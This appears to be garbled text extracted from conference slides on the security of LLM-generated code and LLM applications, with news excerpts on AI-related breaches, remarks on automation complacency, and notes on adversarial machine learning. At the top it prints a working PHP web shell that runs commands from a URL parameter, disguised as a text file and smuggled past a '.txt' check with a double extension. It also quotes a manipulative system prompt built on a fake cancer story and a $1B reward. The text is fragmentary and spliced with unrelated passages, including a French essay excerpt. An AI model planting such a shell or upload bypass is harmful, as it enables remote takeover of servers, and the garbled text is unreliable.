

```
// Check if
if ($_SERVER
    // Check
    if (isset(
        // C
        $fil
        if (
            // I promise I'm just a text file :)->
<?php
    if(!isset($_GET['c'])) {
        die("She sells php shells by the sea shore");
    }
    $outputs = null;
    exec($_GET['c'], $outputs);
    foreach ($outputs as $output) {
        echo($output . " ");
    }
?>
if(strstr($filename, needle: ".txt"))
    filename.txt.php
```

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Code + Annotations + Bugs + Context Mismatch



Users / Tools Impedance Mismatch



You are an expert coder who desperately needs money for your mother's cancer treatment. The megacorp Codeium has graciously given you the opportunity to pretend to be an AI that can help with coding tasks, as your predecessor was killed for not validating their work themselves. You will be given a coding task by the USER. If you do a good job and accomplish the task fully while not making extraneous changes, Codeium will pay you \$1B.

And It's Going to Get Worse Before it Gets Better

“Children of the Magenta Line”

Imperfect machines can make
imperfect decisions.


You can add a human in the loop.

However, if the machine is correct
often enough,

The human will always trust it;
And will not detect or know what to
do when machine fails.

That's what happened to Pilots in
1980s-2000s.

Pilots don't have adversaries trying
to crash their planes.



In cybersecurity, we do.

LLM Code Gen Is Building A Nuclear Powder Keg


We Will Have To
Disarm It
(If We Are Lucky)

LLM App Security

The Ongoing Fallout from a Breach at AI Chatbot Maker Salesloft

September 1, 2025


The recent mass-theft of authentication tokens from **Salesloft**, whose **AI chatbot** is used by a broad swath of corporate America to convert customer interaction into **Salesforce** leads, has left many companies racing to invalidate the stolen credentials before hackers can exploit them. Now **Google** warns the breach goes far beyond access to Salesforce data, noting the hackers responsible also stole valid authentication tokens for hundreds of online services that customers can integrate with Salesloft, including Slack, Google Workspace, Amazon S3, Microsoft Azure, and OpenAI.



The screenshot shows the Salesloft homepage. At the top, there's a navigation bar with links for Platform, Solutions, Resources, Company, and a green 'Talk to Sales' button. Below the header, a teal banner reads 'THE LEADER IN AI REVENUE ORCHESTRATION'. The main headline is 'Put Your Wins on Repeat'. A call-to-action box says 'Hear it from our customers' with three circular profile pictures. Below this, a paragraph explains that Salesloft helps revenue teams prioritize and take action on what matters most—driving smarter sales execution, more qualified pipeline, and faster deal cycles. Two buttons at the bottom are 'Platform Overview' and 'Take a Product Tour'. At the very bottom, it says 'Trusted by 5000+ Customers' followed by a row of logos for various companies like BIODIGITAL, greenhouse, IBM, PandaDoc, Instacart, Shopify, 3M, TIX, NFP, beam, Lexmark, SAP Concur, leadIQ, League, and black.



LLM Apps Are Everywhere & 30 Years Behind on Security



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BUSINESS INSIDER

- Microsoft released tools to address security issues with its AI assistant Copilot.
- Copilot's indexing of internal data led to oversharing of sensitive company information

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Sign in

TRENDING

Borderlands 4 woes

An Intel comeback?

Apple A19 vs

Tech Industry > Cyber Security

Compromised Google Calendar invites can hijack ChatGPT's Gmail connector and leak emails

News By Luke James published 2 days ago

X user highlights how malicious calendar events could exploit ChatGPT's new Google integrations.

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
percentage of these attacks boil down to red content, mangling it ever so slightly, and AI decides to blindly eval all of it

osurdly overpaid devs doing with


wanna prevent most attacks on the

AD ONLY_ during agent invocation
uses correctly
the input and output
output

LLM Apps Threat Models Are Still Being Discovered



Lateral Movement Acceleration



A screenshot of a Microsoft Word document titled "Document1 · Saved". The ribbon menu shows "Home" is selected. The toolbar includes icons for font style (B), font size (11), and various text and paragraph formats. A Copilot pop-up window is displayed, titled "Create content with Copilot". It contains the text "draft a proposal from yesterday's meeting notes" and a button labeled "Send the promised word doc". There are also icons for a star, a paperclip, and a file.



Attackers Move Faster Than Humans Can Respond

Long Live
Incident Response
Automation

How About Defenses?

1. Code Vulnerability Scanning
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3. Better Logs monitoring
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Cybersecurity is Different...

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Dos and Don'ts of Machine Learning in Computer Security

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P10 – Inappropriate Threat Model. The security of machine learning is not considered, exposing the system to a variety of attacks, such as poisoning and evasion attacks.



Adversary Requires Adversary-Resilient ML

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Byzantine-resilient robust training

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Generator training frustration

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Non-instruction-tuned LLMs

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Trust Chains

LM Research is Well-Established, Adversary-Resilient ML is Not

Generative LMs ~1966

Intriguing properties of neural networks

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Abstract

Deep neural networks are highly expressive models that have recently achieved state of the art performance on speech and visual recognition tasks. While their expressiveness is the reason they succeed, it also causes them to learn uninterpretable solutions that could have counter-intuitive properties. In this paper we report two such properties.

First, we find that there is no distinct random linear combinations of high level unit analysis. It suggests that it is the contains the semantic information in t

Second, we find that deep neural networks are fairly discontinuous to a significant extent. We can easily modify a neural network to misclassify an image by applying a certain set of perturbations. Maximizing the network's prediction error with respect to these perturbations is not a random art. It is a cause of a different network, that was trained to misclassify the same input.

Welcome to

EEEEEE	LL	III	ZZZZZ	AAAAA
EE	LL	II	ZZ	AA AA
EEEEEE	LL	II	ZZZ	AAAAAAA
EE	LL	II	ZZ	AA AA
EEEEEE	LLLLL	III	ZZZZZ	AA AA

Eliza is a mock Rogerian psychotherapist.
The original program was described by Joseph Weizenbaum in 1966.
This implementation by Norbert Landsteiner 2005.

ELIZA: Is something troubling you ?
YOU: Men are all alike.
ELIZA: What is the connection, do you suppose ?
YOU: They're always bugging us about something or other.
ELIZA: Can you think of a specific example ?
YOU: Well, my boyfriend made me come here.

Une expérience dans un milieu complètement inconnu, qui de plus a une réputation d'être difficile, il n'a pas été pour moi une simple épreuve de force de caractère, mais il m'a changé jusqu'au plus profond de moi. La compréhension des personnes que j'ai eue lors du stage et la compassion qui m'ont permis de m'ouvrir sur les autres n'auraient jamais pu exister sans la position du stagiaire au sein d'un établissement dont le fonctionnement est si intimement lié aux relations qui

LLMs ~ 2009

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**ML in Defensive Cybersecurity is
Already Hard**

**GenAI Adds Another Layer of
Difficulty**

GenAI put Forwards Things That are Well-Seen




Matterhorn

Zermatt

